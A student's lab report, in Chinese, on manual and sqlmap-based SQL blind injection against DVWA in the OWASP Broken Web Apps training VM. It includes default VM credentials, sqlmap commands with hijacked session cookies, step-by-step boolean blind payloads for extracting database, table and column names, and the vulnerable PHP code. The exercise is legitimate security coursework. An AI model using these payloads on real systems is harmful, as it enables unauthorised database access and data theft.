《漏洞利用及渗透测试基础》实验报告

姓名：张洋　　学号：2111460　　班级：信安二班

实验名称：

SQL 盲注

实验要求：

基于 DVWA 里的 SQL 盲注案例，实施手工盲注，参考课本，撰写实验报告。


实验过程：

1. 加载虚拟镜像，直接在 VMWare 中打开，输入账户为 root 密码为 owaspbwa。


```
You can access the web apps at http://192.168.180.130/

You can administer / configure this machine through the console here, by SSHing
to 192.168.180.130, via Samba at \\192.168.180.130\, or via phpmyadmin at
http://192.168.180.130/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login: root
Password:
Last login: Mon May 22 20:11:29 EDT 2023 on tty1
You have new mail.

Welcome to the OWASP Broken Web Apps VM
```

```
!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.180.130/

You can administer / configure this machine through the console here, by SSHing
to 192.168.180.130, via Samba at \\192.168.180.130\, or via phpmyadmin at
http://192.168.180.130/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".
```


2. 打开 kali 虚拟机浏览器，输入网址为 192.168.180.130/




3. 选择 Damn Vulnerable Web Application，用户名，密码均为 user。选择 SQL Injection blind




4. 输入 user ID=1234，点击提交后可以看出该网站此时使用的 get 方式提交：



5. 加入永真式 and 1=1 来验证此网站是否可以被攻击。验证结果为可以。




6. 使用 kali linux 自带的 sqlmap 进行攻击。输入语句：sqlmap -u “http://192.168.180.130/dvwa/vulnerabilities/sqli/?id=1234 and 1=1&Submit=Submit#”




可以看到要求回到登陆页面，说明对此页面进行控制，需要获取会话信息。

7. 修改浏览器设置-settings-manual proxy configuration-localhost 8080




8. 设置好后重新在 sql 注入界面输入 12345678，则 paros 显示结果如下图，我们得到 cookie 信息。


9. 所得 cookie 中的 PHPSESSID 即为当前会话的标识，获得此标识后我们可以伪造成该会话以发送请求。输入 sqlmap -u “http://192.168.180.130/dvwa/vulnerabilities/sqli/?id=1234&Submit=Submit#” --cookie “security=low; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=7lvh1mmmlkde25vrm08lf3qnf0;” 得到：



10. 输入 sqlmap -u "http://192.168.180.130/dvwa/vulnerabilities/sqli/?id=1234&Submit=Submit#" --cookie "security=low; PHPSESSID=7lvh1mmmlkde25vrm08lf3qnf0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" -dbs 获取数据库信息：



11. 输入 sqlmap -u "http://192.168.247.129/dvwa/vulnerabilities/sqli/?id=1234&Submit=Submit#" --cookie "security=low; PHPSESSID=ruaofkao5o7f325f6ar2ivbcf7; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" -tables -D dvwa 得到表的信息：



12. 在 SQL Injection Blind 中输入 1，显示用户存在：

13. 输入 1’ and 1=1# 单引号闭合前边，而#闭合后边内容

14. 输入 1’ and 1=2#没有结果，说明存在字符型 sql 盲注


15. 点击 view source 查看源代码为：

```php
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppres mysql errors

    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

16. 回到盲注页面，从 0 开始依次输入 1’ and length(database())=0 #来猜解出数据库长度，结果为 4


17. 使用二分法猜解出数据库名称，语句为：1’ and ascii(substr(database(),1,1))>97 # 结果显示当>100 和<100 时均不存在，说明第一个字母为 d，以此不断以二分法猜解，得出结果为 dvwa

18. 猜解数据库中表的数量：使用语句 1’ and (select count(table_name) from information_schema.tables where table_schema=database()) =1 # 猜解到 2 时显示存在，说明 dvwa 中存在两张表



19. 猜解每个表的表名长度：1’ and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=1 #猜出结果为第一张表 9 个字符，第二张表 5 个字符。

20. 使用二分法猜解每个表的名称。1’ and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>97 # 不断猜解，得出结果为 guestbook 和 users



21. 猜解字段长度：1’ and (select count(column_name) from information_schema.columns where table_name = ‘users’)=1 # 猜解出一共有八个字段。
22. 使用二分法猜解出每个字段的字符长度和名称。1’ and length(substr((select column_name from information_schema.columns where table_name= ‘users’ limit 0,1),1))=1 #

心得体会：

SQL 注入攻击是一种常见的网络攻击方式，攻击者通过在输入框中注入恶意 SQL 代码，从而获取或篡改数据库中的数据。在本次实验中，我学习了如何使用 OWASP 和 Kali Linux 实现基于 DVWA 的 SQL 盲注攻击，并且成功地提取了 DVWA 中的用户数据。

在实验中，我使用了 sqlmap 工具和手工盲注方法，两种方法都可以实现盲注攻击。sqlmap 是一种自动化的 SQL 注入工具，可以自动探测注入点并提取数据，而手工盲注则需要我们手动输入恶意代码并观察页面返回结果，需要一定的技巧和经验。

通过本次实验，我深刻认识到 SQL 注入攻击的危害性和防范措施。在实际应用中，我们应该采取一系列措施来保护我们的数据库，比如输入验证、参数化查询、限制用户权限等。同时，我们也需要定期对数据库进行安全检测和漏洞扫描，及时发现和解决安全问题。

总之，本次实验让我更深入地了解了 SQL 注入攻击和防范措施，提高了我的网络安全意识和技能水平。